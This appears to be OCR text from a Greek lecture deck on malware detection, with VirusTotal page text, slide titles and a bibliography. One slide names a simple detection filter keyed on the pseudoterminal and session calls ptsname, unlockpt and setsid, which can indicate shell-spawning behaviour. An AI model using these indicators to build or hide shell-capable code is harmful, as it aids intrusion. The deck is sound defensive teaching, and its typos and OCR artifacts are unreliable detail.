`unlockpt`	0.45%	40.50%
`ptsname`	0.45%	40.50%

virustotal

VirusTotal is a free service that **analyzes suspicious files and URLs** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware.


File URL Search

No file selected Choose File


Maximum file size: 128MB

By clicking 'Scan it!', you consent to our Terms of Service and allow VirusTotal to share this file with the security community. See our Privacy Policy for details.


Scan it!



Απλό φίλτρο (ptsname, unlockpt, setsid)



Φίλτρο βασισμένο σε ένα SVT (Support Vector Machine) classifier



Εφαρμογές με obfuscated βιβλιοθήκες

Βιβλιογραφία

Michael Sikorski and Andrew Honig. The Hands-On Guide to Dissecting Malicious Software. *No Scratch Press*, San Fransisco. 2012.

Stallings, William. Computer security : principles and practice. *Boston: Pearson*. p. 182. 2012. ISBN:978-0-13-277506-9.

Cascade.Threat Description. [Online]. Available: https://www.f-secure.com/v-descs/cascade.shtml

Diomidis Spinellis. Reliable identification of bounded-length viruses is NP-complete. *IEEE Transactions on Information Theory*, 49(1): 280–284, January 2003.

Sammy Kamkar. Technical explanation of The MySpace Worm. [Online]. Available: https://samy.pl/popular/tech.html

E. H. Spafford. 1989. Crisis and aftermath. *Communications of the ACM*. 32, 6 (June 1989), 678-687.

Vaggelis Atlidakis, Jeremy Andrus, Roxana Geambasu, Dimitris Mitropoulos, and Jason Nieh. POSIX abstractions in modern operating systems: The old, the new, and the missing. In *Proceedings of the 11th European Conference on Computer Systems (EuroSys '16)*, pages 19:1–19:17. ACM, 2016.

